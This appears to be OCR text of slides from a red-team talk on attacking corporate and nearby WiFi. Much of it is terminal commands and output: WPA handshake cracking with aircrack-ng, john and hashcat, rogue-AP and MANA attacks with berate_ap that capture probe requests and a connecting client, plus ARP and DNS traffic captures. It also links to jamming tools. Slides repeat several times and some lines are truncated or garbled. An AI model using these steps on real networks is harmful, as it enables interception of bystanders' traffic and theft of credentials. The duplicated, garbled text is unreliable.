HACKING CORP. ENVIRONMENTS

"PWN LIKE A MDFK ft. RED TEAM VIEW"

j. moreno aka. jomoza

“PWN LIKE A MDFK ft. RED TEAM VIEW”

Day Two: Not my neighbor.

How IT people see each other

HACKING WIFI IS MORE THAN PASSWORDS

```
root@kali:~/wifite2# ./Wifite.py --crack

                                   WiFite v2.00
                                   Automated Wireless Auditor
                                   https://github.com/derv82/wifite2

[+] Listing captured handshakes...

 NUM  ESSID        BSSID              DATE CAPTURED
 ---  -----------  -----------------  -------------------
   1  ShittyGuest  A6:2B:8C:16:6B:3A  2017-05-14T09:39:19

[+] Select handshake num to crack (1-1): 1
[+] Different ways to crack /root/wifite2/hs/handshake_ShittyGuest_A6-2B-8C-16-6B-3A

 # AIRCRACK: CPU-based cracking. Slow.
 aircrack-ng -a 2 -w /usr/share/wordlists/fern-wifi/common.txt /root/wifite2/hs/hand

 # PYRIT: GPU-based cracking. Fast.
 pyrit -i /usr/share/wordlists/fern-wifi/common.txt -r /root/wifite2/hs/handshake_Sh

 # JOHN: CPU or GPU-based cracking. Fast.
 # Use --format=wpapsk-cuda (or wpapsk-opengl) to enable GPU acceleration
 # See http://openwall.info/wiki/john/WPA-PSK for more info on this process
 aircrack-ng -J hccap /root/wifite2/hs/handshake_ShittyGuest_A6-2B-8C-16-6B-3A_2017-
 hccap2john hccap.hccap > hccap.john
 john --wordlist "/usr/share/wordlists/fern-wifi/common.txt" --format wpapsk "hccap.

 # OCLHASHCAT: GPU-based cracking. Fast.
 # t https://hashcat.net/cap2hccapx to generate a .hccapx file
 ha  t -m 2500 /usr/share/wordlists/fern-wifi/common.txt generated.hccapx
```


HACKING WIFI IS MORE THAN PASSWORDS

https://github.com/DanMcInerney/wifijammer
https://github.com/SValkanov/wifivoid

```
jomoza-s2g-cna :: Documents/TOOLS/berate_ap ‹master› » sudo berate_ap --mana-wpa -n wlx00c0ca991829 WIFI-NETWORK 12345678

Config dir: /tmp/create_ap.wlx00c0ca991829.conf.tp0SzzbI
PID: 563951
Network Manager found, set ap0 as unmanaged device... DONE
Creating a virtual WiFi interface... ap0 created.
Enabling MANA WPA handshake capture, please ensure you are trying to run a PSK AP
No Internet sharing
hostapd command-line interface: hostapd_cli -p /tmp/create_ap.wlx00c0ca991829.conf.tp0SzzbI/hostapd_ctrl
Configuration file: /tmp/create_ap.wlx00c0ca991829.conf.tp0SzzbI/hostapd.conf
MANA: Captured WPA/2 handshakes will be written to file '/tmp/hostapd.hccapx'.
Using interface ap0 with hwaddr 00:c0:ca:99:18:2a and ssid "WIFI-NETWORK"
ap0: interface state UNINITIALIZED->ENABLED
ap0: AP-ENABLED
```


https://github.com/sensepost/wpa_sycophant

MORE IN THE MIDDLE THAN A THURSDAY





MORE IN THE MIDDLE THAN A THURSDAY

```
maps.googleapis.com     142.250.184.170
maps.gstatic.com        142.250.178.163
maps.gstatic.com        142.250.178.163
cdn.jsdelivr.net        104.16.87.20,104.16.88.20,104.16.85.20,104.16.89.20,104.16.86.20
cdn.jsdelivr.net        104.16.87.20,104.16.88.20,104.16.85.20,104.16.89.20,104.16.86.20
cdn.jsdelivr.net        151.101.129.229,151.101.193.229,151.101.1.229,151.101.65.229
cdn.jsdelivr.net        151.101.129.229,151.101.193.229,151.101.1.229,151.101.65.229
google.com      142.250.201.78
google.com      142.250.201.78
google.com      142.250.178.174
google.com      142.250.178.174
loveisinthe.net 104.21.54.18,172.67.222.129
loveisinthe.net 104.21.54.18,172.67.222.129
loveisinthe.net 104.21.54.18,172.67.222.129
loveisinthe.net 104.21.54.18,172.67.222.129
windows.msn.com 204.79.197.203
windows.msn.com 204.79.197.203
windows.msn.com 204.79.197.203
windows.msn.com 204.79.197.203
nav.smartscreen.microsoft.com   20.86.249.62
nav.smartscreen.microsoft.com   20.86.249.62
assets.msn.com  2.17.37.176,2.17.37.25,2.17.37.72,2.17.37.8,2.17.37.163,2.17.37.184,2.17.37.179,2.17.37.192,2.17.37.
9
assets.msn.com  2.17.37.176,2.17.37.25,2.17.37.72,2.17.37.8,2.17.37.163,2.17.37.184,2.17.37.179,2.17.37.192,2.17.37.
9
smartscreen-prod.microsoft.com  20.82.250.189
smartscreen-prod.microsoft.com  20.82.250.189
c.msn.com       20.234.93.27
sb.scorecardresearch.com        13.249.9.46,13.249.9.34,13.249.9.65,13.249.9.35
c.msn.com       20.234.93.27
sb.scorecardresearch.com        13.249.9.46,13.249.9.34,13.249.9.65,13.249.9.35
o.ss2.us        108.138.2.195,108.138.2.10,108.138.2.173,108.138.2.107
o.ss2.us        108.138.2.195,108.138.2.10,108.138.2.173,108.138.2.107
o.ss2.us        108.157.91.136,108.157.91.20,108.157.91.77,108.157.91.14
o.ss2.us        108.157.91.136,108.157.91.20,108.157.91.77,108.157.91.14
c.bing.com      204.79.197.200,13.107.21.200
c.bing.com      204.79.197.200,13.107.21.200
ocsp.rootg2.amazontrust.com     13.249.12.177,13.249.12.157,13.249.12.60,13.249.12.156
ocsp.rootg2.amazontrust.com     13.249.12.177,13.249.12.157,13.249.12.60,13.249.12.156
img-s-msn-com.akamaized.net     84.53.132.67,84.53.132.57
img-s-msn-com.akamaized.net     84.53.132.67,84.53.132.57
www.bing.com    204.79.197.200,13.107.21.200
www.bing.com    204.79.197.200,13.107.21.200
ocsp.rootca1.amazontrust.com    13.224.106.105,13.224.106.95,13.224.106.107,13.224.106.16
ecn-us.dev.virtualearth.net     23.37.175.29
ocsp.rootca1.amazontrust.com    13.224.106.105,13.224.106.95,13.224.106.107,13.224.106.16
ecn-us.dev.virtualearth.net     23.37.175.29
ecn.dev.virtualearth.net        23.37.175.29
ecn.dev.virtualearth.net        23.37.175.29
browser.events.data.msn.com     52.168.117.170
browser.events.data.msn.com     52.168.117.170
th.bing.com     204.79.197.200,13.107.21.200
th.bing.com     204.79.197.200,13.107.21.200
```



MORE IN THE MIDDLE THAN A THURSDAY





I <3 MANA ATTACK

```
jomoza-s2g-cna :: Documents/TOOLS/berate_ap ‹master› » sudo berate_ap --mana wlx00c0ca991829 wlp0s20f3 MiFibra-1A20_EXT

Config dir: /tmp/create_ap.wlx00c0ca991829.conf.LgEFLBId
PID: 584005
Network Manager found, set ap0 as unmanaged device... DONE
Creating a virtual WiFi interface... ap0 created.
Sharing Internet using method: nat
hostapd command-line interface: hostapd_cli -p /tmp/create_ap.wlx00c0ca991829.conf.LgEFLBId/hostapd_ctrl
Configuration file: /tmp/create_ap.wlx00c0ca991829.conf.LgEFLBId/hostapd.conf
Using interface ap0 with hwaddr 00:c0:ca:99:18:2a and ssid "MiFibra-1A20_EXT"
ap0: interface state UNINITIALIZED->ENABLED
ap0: AP-ENABLED
MANA - Directed probe request for SSID 'MiFibra-EB5E' from 7c:d9:5c:8f:39:cd
MANA - Directed probe request for SSID 'MiFibra-EB5E' from 7c:d9:5c:8f:39:cd
MANA - Directed probe request for SSID 'MiFibra-EB5E' from 7c:d9:5c:8f:39:cd
MANA - Directed probe request for SSID 'MiFibra-EB5E' from 7c:d9:5c:8f:39:cd
MANA - Directed probe request for SSID 'MiFibra-EB5E' from 7c:d9:5c:8f:39:cd
MANA - Directed probe request for SSID 'Redmi 9' from 20:72:0d:39:2f:a2
MANA - Directed probe request for SSID 'Redmi 9' from 20:72:0d:39:2f:a2
```

I <3 MANA ATTACK

```
jomoza-s2g-cna :: Documents/TOOLS/berate_ap ‹master› » sudo berate_ap --mana wlx00c0ca991829 wlp0s20f3 MiFibra-1A20_EXT

Config dir: /tmp/create_ap.wlx00c0ca991829.conf.LgEFLBId
PID: 584005
Network Manager found, set ap0 as unmanaged device... DONE
Creating a virtual WiFi interface... ap0 created.
Sharing Internet using method: nat
hostapd command-line interface: hostapd_cli -p /tmp/create_ap.wlx00c0ca991829.conf.LgEFLBId/hostapd_ctrl
Configuration file: /tmp/create_ap.wlx00c0ca991829.conf.LgEFLBId/hostapd.conf
Using interface ap0 with hwaddr 00:c0:ca:99:18:2a and ssid "MiFibra-1A20_EXT"
ap0: interface state UNINITIALIZED->ENABLED
ap0: AP-ENABLED
MANA - Directed probe request for SSID 'MiFibra-EB5E' from 7c:d9:5c:8f:39:cd
MANA - Directed probe request for SSID 'MiFibra-EB5E' from 7c:d9:5c:8f:39:cd
MANA - Directed probe request for SSID 'MiFibra-EB5E' from 7c:d9:5c:8f:39:cd
MANA - Directed probe request for SSID 'MiFibra-EB5E' from 7c:d9:5c:8f:39:cd
MANA - Directed probe request for SSID 'MiFibra-EB5E' from 7c:d9:5c:8f:39:cd
MANA - Directed probe request for SSID 'Redmi 9' from 20:72:0d:39:2f:a2
MANA - Directed probe request for SSID 'Redmi 9' from 20:72:0d:39:2f:a2
MANA - Directed probe request for SSID 'vodafoneAAQWCN' from 3c:8d:20:43:16:61
MANA - Directed probe request for SSID 'vodafoneAAQWCN' from 3c:8d:20:43:16:61
MANA - Directed probe request for SSID 'vodafoneAAQWCN' from 3c:8d:20:43:16:61
MANA - Directed probe request for SSID 'Du-HD4K-29DD8F63' from 5a:73:f3:a3:d9:f1
ap0: STA b6:91:c2:3f:57:b4 IEEE 802.11: authenticated
ap0: STA b6:91:c2:3f:57:b4 IEEE 802.11: associated (aid 1)
ap0: AP-STA-CONNECTED b6:91:c2:3f:57:b4
ap0: STA b6:91:c2:3f:57:b4 RADIUS: starting accounting session D33573E43B38DD4F
MANA - Directed probe request for SSID 'MiFibra-FC62' from d2:ed:70:60:38:94
MANA - Directed probe request for SSID 'MOVISTAR_7200' from 86:15:d9:3f:c4:c4
MANA - Directed probe request for SSID 'MOVISTAR_7200' from 86:15:d9:3f:c4:c4
MANA - Directed probe request for SSID 'MOVISTAR_PLUS_7200' from 7c:2e:bd:27:01:dc
```

I <3 MANA ATTACK

```
jomoza-s2g-cna :: Documents/TOOLS/berate_ap ‹master› » sudo berate_ap --mana wlx00c0ca991829 wlp0s20f3 MiFibra-1A20_EXT

Config dir: /tmp/create_ap.wlx00c0ca991829.conf.LgEFLBId
PID: 584005
Network Manager found, set ap0 as unmanaged device... DONE
Creating a virtual WiFi interface... ap0 created.
Sharing Internet using method: nat
hostapd command-line interface: hostapd_cli -p /tmp/create_ap.wlx00c0ca991829.conf.LgEFLBId/hostapd_ctrl
Configuration file: /tmp/create_ap.wlx00c0ca991829.conf.LgEFLBId/hostapd.conf
Using interface ap0 with hwaddr 00:c0:ca:99:18:2a and ssid "MiFibra-1A20_EXT"
ap0: interface state UNINITIALIZED->ENABLED
ap0: AP-ENABLED
MANA - Directed probe request for SSID 'MiFibra-EB5E' from 7c:d9:5c:8f:39:cd
MANA - Directed probe request for SSID 'MiFibra-EB5E' from 7c:d9:5c:8f:39:cd
MANA - Directed probe request for SSID 'MiFibra-EB5E' from 7c:d9:5c:8f:39:cd
MANA - Directed probe request for SSID 'MiFibra-EB5E' from 7c:d9:5c:8f:39:cd
MANA - Directed probe request for SSID 'MiFibra-EB5E' from 7c:d9:5c:8f:39:cd
MANA - Directed probe request for SSID 'Redmi 9' from 20:72:0d:39:2f:a2
MANA - Directed probe request for SSID 'Redmi 9' from 20:72:0d:39:2f:a2
MANA - Directed probe request for SSID 'vodafoneAAQWCN' from 3c:8d:20:43:16:61
MANA - Directed probe request for SSID 'vodafoneAAQWCN' from 3c:8d:20:43:16:61
MANA - Directed probe request for SSID 'vodafoneAAQWCN' from 3c:8d:20:43:16:61
MANA - Directed probe request for SSID 'Du-HD4K-29DD8F63' from 5a:73:f3:a3:d9:f1
ap0: STA b6:91:c2:3f:57:b4 IEEE 802.11: authenticated
ap0: STA b6:91:c2:3f:57:b4 IEEE 802.11: associated (aid 1)
ap0: AP-STA-CONNECTED b6:91:c2:3f:57:b4
ap0: STA b6:91:c2:3f:57:b4 RADIUS: starting accounting session D33573E43B38DD4F
MANA - Directed probe request for SSID 'MiFibra-FC62' from d2:ed:70:60:38:94
MANA - Directed probe request for SSID 'MOVISTAR_7200' from 86:15:d9:3f:c4:c4
MANA - Directed probe request for SSID 'MOVISTAR_7200' from 86:15:d9:3f:c4:c4
MANA - Directed probe request for SSID 'MOVISTAR_PLUS_7200' from 7c:2e:bd:27:01:dc
```

I <3 MANA ATTACK

```
jomoza-s2g-cna :: Documents/TOOLS/berate_ap ‹master› » arp -a
_gateway (192.168.1.1) at 80:78:71:00:72:00 [ether] on wlp0s20f3
? (192.168.12.218) at b6:91:c2:3f:57:b4 [ether] on ap0
? (192.168.1.41) at 7c:2e:bd:27:01:dc [ether] on wlp0s20f3
? (192.168.1.34) at 86:15:d9:3f:c4:c4 [ether] on wlp0s20f3
jomoza-s2g-cna :: Documents/TOOLS/berate_ap ‹master› »
```

```
a :: Documents/TOOLS/berate_ap ‹master› » sudo berate_ap --mana wlx00c0ca991829 wlp0s20f3 MiFibra-1A20_EXT

tmp/create_ap.wlx00c0ca991829.conf.LgEFLBId

er found, set ap0 as unmanaged device... DONE
rtual WiFi interface... ap0 created.
net using method: nat
nd-line interface: hostapd_cli -p /tmp/create_ap.wlx00c0ca991829.conf.LgEFLBId/hostapd_ctrl
Configuration file: /tmp/create_ap.wlx00c0ca991829.conf.LgEFLBId/hostapd.conf
Using interface ap0 with hwaddr 00:c0:ca:99:18:2a and ssid "MiFibra-1A20_EXT"
ap0: interface state UNINITIALIZED->ENABLED
ap0: AP-ENABLED
MANA - Directed probe request for SSID 'MiFibra-EB5E' from 7c:d9:5c:8f:39:cd
MANA - Directed probe request for SSID 'MiFibra-EB5E' from 7c:d9:5c:8f:39:cd
MANA - Directed probe request for SSID 'MiFibra-EB5E' from 7c:d9:5c:8f:39:cd
MANA - Directed probe request for SSID 'MiFibra-EB5E' from 7c:d9:5c:8f:39:cd
MANA - Directed probe request for SSID 'MiFibra-EB5E' from 7c:d9:5c:8f:39:cd
MANA - Directed probe request for SSID 'Redmi 9' from 20:72:0d:39:2f:a2
MANA - Directed probe request for SSID 'Redmi 9' from 20:72:0d:39:2f:a2
MANA - Directed probe request for SSID 'vodafoneAAQWCN' from 3c:8d:20:43:16:61
MANA - Directed probe request for SSID 'vodafoneAAQWCN' from 3c:8d:20:43:16:61
MANA - Directed probe request for SSID 'vodafoneAAQWCN' from 3c:8d:20:43:16:61
MANA - Directed probe request for SSID 'Du-HD4K-29DD8F63' from 5a:73:f3:a3:d9:f1
ap0: STA b6:91:c2:3f:57:b4 IEEE 802.11: authenticated
ap0: STA b6:91:c2:3f:57:b4 IEEE 802.11: associated (aid 1)
ap0: AP-STA-CONNECTED b6:91:c2:3f:57:b4
ap0: STA b6:91:c2:3f:57:b4 RADIUS: starting accounting session D33573E43B38DD4F
MANA - Directed probe request for SSID 'MiFibra-FC62' from d2:ed:70:60:38:94
MANA - Directed probe request for SSID 'MOVISTAR_7200' from 86:15:d9:3f:c4:c4
MANA - Directed probe request for SSID 'MOVISTAR_7200' from 86:15:d9:3f:c4:c4
MANA - Directed probe request for SSID 'MOVISTAR_PLUS_7200' from 7c:2e:bd:27:01:dc
```

I <3 MANA ATTACK

```
jomoza-s2g-cna :: Documents/TOOLS/berate_ap ‹master› » arp -a
_gateway (192.168.1.1) at 80:78:71:00:72:00 [ether] on wlp0s20f3
? (192.168.12.218) at b6:91:c2:3f:57:b4 [ether] on ap0
? (192.168.1.41) at 7c:2e:bd:27:01:dc [ether] on wlp0s20f3
? (192.168.1.34) at 86:15:d9:3f:c4:c4 [ether] on wlp0s20f3
jomoza-s2g-cna :: Documents/TOOLS/berate_ap ‹master› »
```

```
a :: Documents/TOOLS/berate_ap ‹master› » sudo berate_ap --mana wlx00c0ca991829 wlp0s20f3 MiFibra-1A20_EXT

tmp/create_ap.wlx00c0ca991829.conf.LgEFLBId

er found, set ap0 as unmanaged device... DONE
rtual WiFi interface... ap0 created.
net using method: nat
nd-line interface: hostapd_cli -p /tmp/create_ap.wlx00c0ca991829.conf.LgEFLBId/hostapd_ctrl
Configuration file: /tmp/create_ap.wlx00c0ca991829.conf.LgEFLBId/hostapd.conf
Using interface ap0 with hwaddr 00:c0:ca:99:18:2a and ssid "MiFibra-1A20_EXT"
ap0: interface state UNINITIALIZED->ENABLED
ap0: AP-ENABLED
MANA - Directed probe request for SSID 'MiFibra-EB5E' from 7c:d9:5c:8f:39:cd
MANA - Directed probe request for SSID 'MiFibra-EB5E' from 7c:d9:5c:8f:39:cd
MANA - Directed probe request for SSID 'MiFibra-EB5E' from 7c:d9:5c:8f:39:cd
MANA - Directed probe request for SSID 'MiFibra-EB5E' from 7c:d9:5c:8f:39:cd
MANA - Directed probe request for SSID 'MiFibra-EB5E' from 7c:d9:5c:8f:39:cd
MANA - Directed probe request for SSID 'Redmi 9' from 20:72:0d:39:2f:a2
MANA - Directed probe request for SSID 'Redmi 9' from 20:72:0d:39:2f:a2
MANA - Directed probe request for SSID 'vodafoneAAQWCN' from 3c:8d:20:43:16:61
MANA - Directed probe request for SSID 'vodafoneAAQWCN' from 3c:8d:20:43:16:61
MANA - Directed probe request for SSID 'vodafoneAAQWCN' from 3c:8d:20:43:16:61
MANA - Directed probe request for SSID 'Du-HD4K-29DD8F63' from 5a:73:f3:a3:d9:f1
ap0: STA b6:91:c2:3f:57:b4 IEEE 802.11: authenticated
ap0: STA b6:91:c2:3f:57:b4 IEEE 802.11: associated (aid 1)
ap0: AP-STA-CONNECTED b6:91:c2:3f:57:b4
ap0: STA b6:91:c2:3f:57:b4 RADIUS: starting accounting session D33573E43B38DD4F
MANA - Directed probe request for SSID 'MiFibra-FC62' from d2:ed:70:60:38:94
MANA - Directed probe request for SSID 'MOVISTAR_7200' from 86:15:d9:3f:c4:c4
MANA - Directed probe request for SSID 'MOVISTAR_7200' from 86:15:d9:3f:c4:c4
MANA - Directed probe request for SSID 'MOVISTAR_PLUS_7200' from 7c:2e:bd:27:01:dc
```

https://github.com/sensepost/berate_ap

I <3 MANA ATTACK

```
jomoza-s2g-cna :: Documents/TOOLS/berate_ap ‹master› » arp -a
_gateway (192.168.1.1) at 80:78:71:00:72:00 [ether] on wlp0s20f3
? (192.168.12.218) at b6:91:c2:3f:57:b4 [ether] on ap0
? (192.168.1.41) at 7c:2e:bd:27:01:dc [ether] on wlp0s20f3
? (192.168.1.34) at 86:15:d9:3f:c4:c4 [ether] on wlp0s20f3
jomoza-s2g-cna :: Documents/TOOLS/berate_ap ‹master› »
```

```
a :: Documents/TOOLS/berate_ap ‹master› » sudo berate_ap --mana wlx00c0ca991829 wlp0s20f3 MiFibra-1A20_EXT

tmp/create_ap.wlx00c0ca991829.conf.LgEFLBId

er found, set ap0 as unmanaged device... DONE
rtual WiFi interface... ap0 created.
net using method: nat
nd-line interface: hostapd_cli -p /tmp/create_ap.wlx00c0ca991829.conf.LgEFLBId/hostapd_ctrl
Configuration file: /tmp/create_ap.wlx00c0ca991829.conf.LgEFLBId/hostapd.conf
Using interface ap0 with hwaddr 00:c0:ca:99:18:2a and ssid "MiFibra-1A20_EXT"
ap0: interface state UNINITIALIZED->ENABLED
ap0: AP-ENABLED
MANA - Directed probe request for SSID 'MiFibra-EB5E' from 7c:d9:5c:8f:39:cd
MANA - Directed probe request for SSID 'MiFibra-EB5E' from 7c:d9:5c:8f:39:cd
MANA - Directed probe request for SSID 'MiFibra-EB5E' from 7c:d9:5c:8f:39:cd
MANA - Directed probe request for SSID 'MiFibra-EB5E' from 7c:d9:5c:8f:39:cd
MANA - Directed probe request for SSID 'MiFibra-EB5E' from 7c:d9:5c:8f:39:cd
MANA - Directed probe request for SSID 'Redmi 9' from 20:72:0d:39:2f:a2
MANA - Directed probe request for SSID 'Redmi 9' from 20:72:0d:39:2f:a2
MANA - Directed probe request for SSID 'vodafoneAAQWCN' from 3c:8d:20:43:16:61
MANA - Directed probe request for SSID 'vodafoneAAQWCN' from 3c:8d:20:43:16:61
MANA - Directed probe request for SSID 'vodafoneAAQWCN' from 3c:8d:20:43:16:61
MANA - Directed probe request for SSID 'Du-HD4K-29DD8F63' from 5a:73:f3:a3:d9:f1
ap0: STA b6:91:c2:3f:57:b4 IEEE 802.11: authenticated
ap0: STA b6:91:c2:3f:57:b4 IEEE 802.11: associated (aid 1)
ap0: AP-STA-CONNECTED b6:91:c2:3f:57:b4
ap0: STA b6:91:c2:3f:57:b4 RADIUS: starting accounting session D33573E43B38DD4F
MANA - Directed probe request for SSID 'MiFibra-FC62' from d2:ed:70:60:38:94
MANA - Directed probe request for SSID 'MOVISTAR_7200' from 86:15:d9:3f:c4:c4
MANA - Directed probe request for SSID 'MOVISTAR_7200' from 86:15:d9:3f:c4:c4
MANA - Directed probe request for SSID 'MOVISTAR_PLUS_7200' from 7c:2e:bd:27:01:dc
```

https://github.com/sensepost/hostapd-mana

https://github.com/sensepost/berate_ap

dns

No.	Time	Source	Destination	Protocol	Lengtl	Info
6524	353.973497197	192.168.12.1	192.168.12.218	DNS	104	Standard query response 0xbdc8 A or-se.storage.googleapis.com A 142.250.201.80
6530	354.763578515	192.168.12.218	192.168.12.1	DNS	88	Standard query 0xdaeb A or-se.storage.googleapis.com
6532	354.763664266	192.168.12.218	8.8.8.8	DNS	87	Standard query 0xf84d A mediaservices.cdn-apple.com
6533	354.763693231	192.168.12.1	192.168.12.218	DNS	104	Standard query response 0xdaeb A or-se.storage.googleapis.com A 142.250.201.80
6534	354.763694217	192.168.12.218	8.8.8.8	DNS	87	Standard query 0x9192 AAAA mediaservices.cdn-apple.com
6537	354.772549059	8.8.8.8	192.168.12.218	DNS	258	Standard query response 0xf84d A mediaservices.cdn-apple.com CNAME mediaservices.cdn-apple.com.akadns.net CNAME mediaservices.cdn-apple.
6539	354.774508818	8.8.8.8	192.168.12.218	DNS	282	Standard query response 0x9192 AAAA mediaservices.cdn-apple.com CNAME mediaservices.cdn-apple.com.akadns.net CNAME mediaservices.cdn-app
6567	355.361316737	192.168.12.218	8.8.8.8	ICMP	225	Destination unreachable (Port unreachable)
6597	357.086603617	192.168.12.218	8.8.8.8	ICMP	301	Destination unreachable (Port unreachable)
6598	357.087712600	192.168.12.218	8.8.8.8	ICMP	198	Destination unreachable (Port unreachable)
